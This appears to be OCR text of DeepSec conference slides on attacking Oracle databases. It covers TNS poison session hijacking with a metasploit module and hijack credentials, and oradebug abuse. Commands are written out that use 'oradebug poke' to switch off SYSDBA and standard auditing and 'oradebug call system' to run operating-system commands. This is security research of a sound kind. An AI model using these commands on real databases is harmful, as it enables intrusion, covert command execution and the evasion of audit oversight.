
Attacker

DEEPSEC


Hijack



Hijack



Victim
Connect
Redirect
Listener
Register
Register
tnspoison
Quit
pytnsproxy
thread
Conn. simulation
Auth. simulation
Attacker

Hijack


Victim
Connect
Redirect
Listener
Register
Register
tnspoison
Quit
pytnsproxy
thread
Data
Conn. simulation
Auth. simulation
Data
Attacker

DEEPSEC

Hijack



DEEPSEC

Hijack

You can execute **SQL commands in the name** of the Victim

LIVE DEMO

Notes

- You have to use the **same client version** that the client used
- Use **proxytest/proxytest** as username/password for hijacking
  or use AS SYSDBA :-) (It does not work with the sqldeveloper 3.2)
- You have an easy to use **metasploit module** (tnspoison) for SID length 1-12
  (all possible length)
- Global Database ID usage needs further testing

Oradebug programming language

Part 3

C64 style backfires

History

- BlackHat 2011 - David Litchfield showed how to run operating system level commands

- Hacktivity 2011 - László Tóth showed how to:

  - Run operating system command in a much simplier way

  - Switch off the auditing without restarting the database

  - Switch off the Oracle password validation on Windows

DEEPSEC

What?

- It is a **command** that can be **called from sqlplus**
- It can be accessed by SYSDBA only
- It is logged into a trace file that can be deleted by the SYSDBA
- You can call any function that is accessible from the Oracle executable
- You can write the Oracle process memory

DEEPSEC

What?

- It is a **command** that can be **called from sqlplus**
- It can be accessed by SYSDBA only
- It is logged into a trace file that can be deleted by the SYSDBA

- You can call any function that is accessible from the Oracle executable
- You can write the Oracle process memory

Yes, you have arbitrary memory write and execution!

What?

- SYSDBA audit switched off

```
oradebug poke 0x0600340E0 1 0
```

- Standard Audit switched off

```
oradebug poke 0x060041BA8 2 0
```

- Operating system command was run

```
oradebug call system "/bin/ls      -l>/tmp/ls.txt”
```

What?

- SYSDBA audit switched off

  oradebug poke 0x0600340E0 1 0

- Standard Audit switched off

  oradebug poke 0x060041BA8 2 0

Addresses depend on the given version!

- Operating system command was run

  oradebug call system "/bin/ls -l>/tmp/ls.txt”

DEEPSEC

What?

- SYSDBA audit switched off

